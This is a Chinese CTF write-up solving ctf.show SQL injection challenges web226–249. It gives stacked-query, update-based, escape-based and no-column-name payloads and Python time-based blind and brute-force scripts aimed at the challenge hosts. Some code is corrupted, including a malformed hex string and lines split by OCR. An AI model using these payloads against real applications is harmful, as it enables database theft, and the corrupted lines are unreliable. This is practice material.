


当然 `concat(char(115,101,108,101,99,116)` 也可以代替 `select`

web226/web228-web230

这几道题都是这个套路,除了web227是另一个东西
过滤了很多，包括`(`所以预处理语句我们可以更骚一点，用十六进制替换
来个在线转换地址

记得最后结果前面加上`0x`
因此`username=user1';PREPARE y4tacker from 0x73656c6563742067726f75705f636f6e636174287461626c655f6e616d65292066726f6d20696e666f726d6174696f6e5f736368656d612e7461626c65732077686572652074616626c655f736368656d613d6461746162617365282 9;EXECUTE y4tacker;`
后面怎么做就不需要多说了吧，常规sql注入语句转16进制即可



web227


这道题，你就算找遍所有地方基本上都找不到`flag`表

先给出其中一个payload`1';call getFlag();`虽然能得到答案但是意义不大


这道题考点其实是`查看MySQL的存储过程`

看看网上这篇文章MySQL——查看存储过程和函数

我们去查`information_schema.routines`表




出现了这个自定义的函数，不过下面flag都给了哈哈哈




web231-232

`password=1',username=user() where 1=1#&username=1`

{"code":0,"msg":"\u66f4\u65b0\u6210\u529f","count":1,"data":[]}





发现成功了

ID	用户名	密码
1	root@localhost	1
2	root@localhost	1
3	root@localhost	1
4	root@localhost	1
5	root@localhost	1
6	root@localhost	1
7	root@localhost	1
8	root@localhost	1
9	root@localhost	1
10	root@localhost	1

接下来只需要改payloa即可

查表名

```
password=1',username=(select group_concat(table_name) from information_schema.tables where table_schema=database()) where 1=1#&username=1
```

查列名

```
password=1',username=(select group_concat(column_name) from information_schema.columns where table_name='flaga') where 1=1#&username=1
```

得到flag

```
password=1',username=(select flagas from flaga) where 1=1#&username=1
```

当然子查询也行

```
password=',username=(select a from (select group_concat(flagas)a from flaga) y4tacker) where 1=1;#&username=1
```

web233

这道题盲注

```
"""
Author:Y4tacker
"""
import requests

url = "http://4f5b7639-6d01-45c4-9610-e11239ba8c90.chall.ctf.show/api/?page=1&limit=10"

result = ""
i = 0

while 1:
    i = i + 1
    head = 32
    tail = 127

    while head < tail:
        mid = (head + tail) >> 1
        # 查数据库
        # payload = "select group_concat(table_name) from information_schema.tables where table_schema=database(
)"
        # 查表名
        # payload = "select column_name from information_schema.columns where table_name='flag233333' limit 1,1"
        # 查数据
        payload = "select flagass233 from flag233333"
        data = {
            'username': f"1' or if(ascii(substr(({payload}),{i},1))>{mid},sleep(0.05),1)#",
            'password': '4'
        }
        try:
            r = requests.post(url, data=data, timeout=0.9)
            tail = mid
        except Exception as e:
            head = mid + 1
    if head != 32:
        result += chr(head)
    else:
        break
    print(result)
```

web234

很遗憾单引号被过滤了，但是巅峰极客刚刚考过，用`\`实现逃逸
原来的语句是
`$sql = "update ctfshow_user set pass = '{$password}' where username = '{$username}';";`
但是传入单引号后
`$sql = "update ctfshow_user set pass = '\' where username = 'username';";`
这样`pass`里面的内容就是`' where username =`,接下来`username`里面的参数就是可以控制的了

```
# 考点:\实现逃逸
"""
Author:Y4tacker
"""
# username=,username=(select group_concat(table_name) from information_schema.columns where table_schema=databas
e())-- - &password=\
# username=,username=(select group_concat(column_name) from information_schema.columns where table_name=0x666c61
67323361)-- - &password=\
# username=,username=(select flagass23s3 from flag23a)-- - &password=\
```

web235

过滤`or '`因此information表也不能用了
考虑其他表`sys`也没有，参考了这两篇文章
概述MySQL统计信息
CTF|mysql之无列名注入

```
"""
Author:Y4tacker
"""
# username=,username=(select group_concat(table_name) from mysql.innodb_table_stats where database_name=database
())-- - &password=\
# username=,username=(select b from (select 1,2 as b,3 union select * from flag23a1 limit 1,1)a)-- - &password=\
或者一样的没区别只是如果没过率数字可以这样玩
# username=,username=(select `2` from(select 1,2,3 union select * from flag23a1 limit 1,1)a)-- - &password=\
```

web236

```
"""
Author:Y4tacker
"""
# username=,username=(select group_concat(table_name) from mysql.innodb_table_stats where database_name=database
())-- - &password=\
# username=,username=(select to_base64(b) from (select 1,2 as b,3 union select * from flaga limit 1,1)a)-- - &pa
ssword=\
```

web237

```
"""
Author:Y4tacker
"""
# username=3',(select group_concat(table_name) from information_schema.tables where table_schema=database()));--
 A&password=1
# username=3',(select group_concat(column_name) from information_schema.columns where table_name='flag'));-- A&p
assword=1
# username=3',(select flagass23s3 from flag));-- A&password=1
```

web238

```
"""
Author:Y4tacker
"""
# username=3',(select(group_concat(table_name))from(information_schema.tables)where(table_schema=database())));#
&password=1
# username=3',(select(group_concat(column_name))from(information_schema.columns)where(table_name='flagb')));#&pa
ssword=1
# username=3',(select(flag)from(flagb)));#&password=1
```


web239

`//过滤空格 or`

首先查表

`username=1',`

`(select(group_concat(table_name))from(mysql.innodb_table_stats)where(database_name=database())))#&password=1`



web240

我直呼算命，群主过滤了基本上所有的东西，根据前面规律字段就是`flag`，所以只需要爆破出表就行

```
"""
Author:Y4tacker
"""
import random
import requests

url = "http://35963b4d-3501-4bf2-b888-668ad24e1bc5.chall.ctf.show"
url_insert = url + "/api/insert.php"
url_flag = url + "/api/?page=1&limit=1000"


# 看命函数
def generate_random_str():
    sttr = 'ab'
    str_list = [random.choice(sttr) for i in range(5)]
    random_str = ''.join(str_list)
    return random_str


while 1:
    data = {
        'username': f"1',(select(flag)from(flag{generate_random_str()})))#",
        'password': ""
    }
    r = requests.post(url_insert, data=data)
    r2 = requests.get(url_flag)
    if "flag" in r2.text:
        for i in r2.json()['data']:
            if  "flag" in i['pass']:
                print(i['pass'])
                break
        break
```

web249

猜测应该是后端用的intval校验，存在漏洞，所以传一个数组即可`http://a3f32775-dcc0-42e2-acba-537e6fd4be17.chall.ctf.show/api/?id[]=flag`

Memcache::get

(PECL memcache >= 0.2.0)
Memcache::get — 从服务端检回一个元素

说明

```
Memcache::get ( string $key [, int &$flags ] ) : string
```

```
Memcache::get ( array $keys [, array &$flags ] ) : array
```

如果服务端之前有以**key**作为key存储的元素，**Memcache::get()**方法此时返回之前存储的值。

你可以给**Memcache::get()**方法传递一个数组（多个key）来获取一个数组的元素值，返回的数组仅仅包含从 服务端查找到的key-value对。

好文推荐

MySQL时间盲注五种延时方法 (PWNHUB 非预期解)
CTFSHOW WEB入门 Ttick总结